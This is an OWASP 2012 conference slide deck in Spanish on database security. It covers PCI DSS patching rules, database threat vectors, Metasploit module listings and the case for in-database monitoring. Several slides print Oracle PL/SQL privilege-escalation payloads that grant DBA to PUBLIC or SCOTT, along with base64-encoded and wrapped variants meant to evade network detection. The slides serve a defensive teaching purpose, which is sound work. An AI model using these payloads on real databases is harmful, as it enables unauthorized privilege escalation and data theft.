

**OWASP LatamTour  
Chile 2012**

# Seguridad en Bases de Datos

**Mateo Martínez**

**[mateo.martinez@owasp.org](mailto:mateo.martinez@owasp.org)**



**OWASP**

The Open Web Application Security Project



**OWASP**  
LATIN AMERICA  
TOUR 2012





- Mateo Martínez



[mateo.martinez@mcafee.com](mailto:mateo.martinez@mcafee.com)

- CISSP, ITIL, MCP
- Preventa en McAfee (Argentina)
- Miembro del Comité Global de Industrias en OWASP
- Fundador de OWASP Uruguay



# Temario



- La situación actual
- Desafíos
- Arquitectura de Seguridad
- Protección de BD
- Conclusiones

# La situación actual




**OWASP**


The Open Web Application Security Project



Las BD soportan las aplicaciones más críticas del mundo




Los clientes almacenan su información sensible en bases de datos, por lo que cualquier pérdida, interrupción o incidente causa desastres



Cualquier vulnerabilidad, mala configuración o explotación significa el NO-Cumplimiento de auditorías (SOX, PCI, etc)



# La situación actual



Source: Verizon Business Study

El 50% de las organizaciones realizan **0** auditorías o escaneos de vulnerabilidades a sus Bases de Datos

Source: Global Database Management Systems Online Survey




## PCI DSS– Payment Card Industry Data Security Standard

“Todos los sistemas críticos **deben tener las últimas versiones y parches** para prevenir ser explotados”

**6.1** Asegurar que todos los componentes del sistema y software están protegidos de vulnerabilidades conocidas teniendo los últimos parches de seguridad del fabricante instalados. Implementar los parches en el correr de **1 mes** después de su publicación.

**6.2** Establecer un proceso para identificar y asignar un ranking de riesgo a las vulnerabilidades detectadas.  
El ranking de riesgos debe estar basado en las mejores prácticas **El Ranking de vulnerabilidades es una de las mejores prácticas que será un requerimiento obligatorio a partir de Julio de 2012**



# ¿Porqué no es segura?



## OWASP

The Open Web Application Security Project

- **Tecnología**

- Multiples aplicaciones y usuarios accediendo
- Imposible de reducir los accesos sin impactar la accesibilidad
- Vulnerable (SQL injection, buffer overflow)

- **Procesos**

- Parches (ie. Oracle CPU) no aplicados a tiempo
- Implementaciones por defecto o sin buenas prácticas (default/shared passwords, etc.)

- **Personas**

- Las amenazas internas: los propios DBAs, Sysadmins, Programadores, etc



# Desafíos en Seguridad en BD



**OWASP**

The Open Web Application Security Project

**Bases de Datos no  
Administradas**

**Variedad de Base de  
Datos**


**Acceso de los DBAs  
no monitoreado ni  
gestionado**

**Criticidad de la  
performance de la BD**

**Sin conocimiento de  
donde se encuentra la  
información crítica**

**Por defecto todos con  
accesos privilegiados**

**No hay tiempo para  
bajar la base y aplicar  
parches**








## Situación Ideal

- Poseer un sensor autónomo monitoreando la memoria
- Solución basada en software para ver accesos locales
- No intrusivo y sin latencia ni impacto en el I/O
- Monitoreo en tiempo real y posibilidad de realizar bloqueos





Se puede acceder a la BD de 3 formas:

1

Desde la red

2

Desde el host

3

Desde la propia BD

Administradores  
Programadores



Conexión  
local

Aplicaciones



Conexión de  
red

Bequeath

Listener

DBMS

Memoria  
Compartida

Datos

Stored  
Proc.

Trigger


View

intra-DB threats



## OWASP

The Open Web Application Security Project



# Ni hablar de lo fácil que es atacar



metasploit®

Stay Updated |

Search

ABOUT ▾ HELP NEWS DEVELOPMENT ▾ EXPLOITS DOWNLOAD

Home > Browse Exploits

Browse Exploit & Auxiliary Modules

The Metasploit Project hosts the world's largest database of quality assured exploits, including hundreds of remote exploits, auxiliary modules, and payloads. You can even review the [Metasploit Framework source code](#) of any module - or write your own.

Search for modules

Open Source Vulnerability DataBase ID

Bugtraq ID

Full Text Search

Common Vulnerabilities Exposures ID

Microsoft Security Bulletin ID

SEARCH MODULES >

Search Results

▶ Oracle SMB Relay Code Execution

▼ Oracle Account Discovery

This module uses a list of well known default authentication credentials to discover easily guessed accounts.  
[MODULE USAGE](#) | <http://www.petefinnigan.com/d...> | <http://seclists.org/fulldiscl...>

▶ Oracle SQL Generic Query

▶ Oracle Database Enumeration



Ni hablar de lo fácil que es atacar



Stay Up

Sea



ABOUT ▾

HELP

NEWS

DEVELOPMENT ▾

EXPLOITS

DOWNLOAD ↓

[Home](#) > Browse Exploits

## Browse Exploit & Auxiliary Modules

The Metasploit Project hosts the world's largest database of quality assured exploits, including hundreds of remote exploits, auxiliary modules, and payloads. You can even review the [Metasploit Framework source code](#) of any module - or write your own.

### Search for modules

Open Source Vulnerability DataBase ID

Bugtraq ID

Full Text Search

Common Vulnerabilities Exposures ID

Microsoft Security Bulletin ID

SEARCH MODULES >

### Search Results

► Microsoft SQL Server Configuration Enumerator

► Microsoft SQL Server xp\_cmdshell Command Execution

► Microsoft SQL Server - Interesting Data Finder



- No se puede proteger lo que no se conoce
- El perímetro no nos protege de ataques internos
- El atacante es más rápido que nuestros parches
- Monitorear accesos
- Realizar escaneo de vulnerabilidades
- Proteger de ataques desde la red, el host y desde la propia BD
- Buscar soluciones de Virtual Patching



## Monitorando consultas

Imaginen que monitoreamos la siguiente consulta:

- “select \* from customers”

¿Qué pasa si la siguiente consulta es (donde v\_cust es una Vista de la tabla “customers”)

- “select \* from v\_cust” ?



### **Monitoreando “Grant DBA”** (Ejemplo de SQL Injection)

```
declare  
l_cr number;  
begin  
l_cr := dbms_sql.open_cursor;  
dbms_sql.parse(l_cr,'declare pragma autonomous_transaction;  
begin execute immediate "grant dba  
to public";end;', 0);  
sys.lt.findricset('." || dbms_sql.execute('||l_cr||')||"',x');  
end;
```



## Ejemplo #2



DECLARE

I\_stmt VARCHAR2(32000);

BEGIN

I\_stmt := utl\_encode.text\_decode('

CmRIY2xhcmUKICAgIGxfY3IgbnVtYmVyOwpiZWdpbgogICAgbF9jciA6PSBkYm1z

X3NxbC5vcGVuX2N1cnNvcjsKICAgIGRibXNfc3FsLnBhcnNlKGxfY3IsJ2RIY2xh

cmUgcHJhZ21hIGF1dG9ub21vdXNfdHJhbnNhY3Rpb247IGJlZ2luIGV4ZWN1dGUg

aW1tZWRpYXRlICcnZ3JhbnQgZGJhIHRvIHB1YmxpYycnO2NvbW1pdDtlbmQ7Jywg

MCK7CiAgICBzeXMubHQuZmluZHIpY3NldCgnLicnfHxkYm1zX3NxbC5leGVjdXRl

KCd8fGxfY3J8fCcpfHwnJycsJ3gnKTSKZW5kOw==', 'WE8ISO8859P1',

utl\_encode.base64);

EXECUTE IMMEDIATE I\_stmt;

EXCEPTION

WHEN OTHERS THEN NULL;

END;

Notice that

No hay forma de verlo desde la red



### Cifrado

```
CREATE OR REPLACE FUNCTION get_dba  
RETURN VARCHAR2  
AUTHID CURRENT_USER  
IS  
PRAGMA AUTONOMOUS_TRANSACTION;  
BEGIN  
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';  
RETURN 'Hacked';  
END get_dba;
```

## Ejemplo #3



**OWASP**

The Open Web Application Security Project

CREATE OR REPLACE FUNCTION get\_dba wrapped

a000000

b2

abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd  
abcd abcd

8

a6 db

7EiybMnZ7oeIndiapoeSr+FlvzQwg2LwLcsVfHSikx5kpaeQDbcTdSGEdl1X  
42LFoOBwQ7Xp

RrTcu0G50S40Y2bOeylQqn4Ofi5ElBo/bAAdKrpeZ5rDk9jEl54mFfVcGFi4  
d+ny0TufXvHy

nQ2Ib0qhcAba+MlfPhfL9GDAUhFAOKigrD0fgnhq0p0yHjPPLPjKVvvvuiw  
Gz5LhRNVWjA==

# Preguntas



**OWASP**

The Open Web Application Security Project

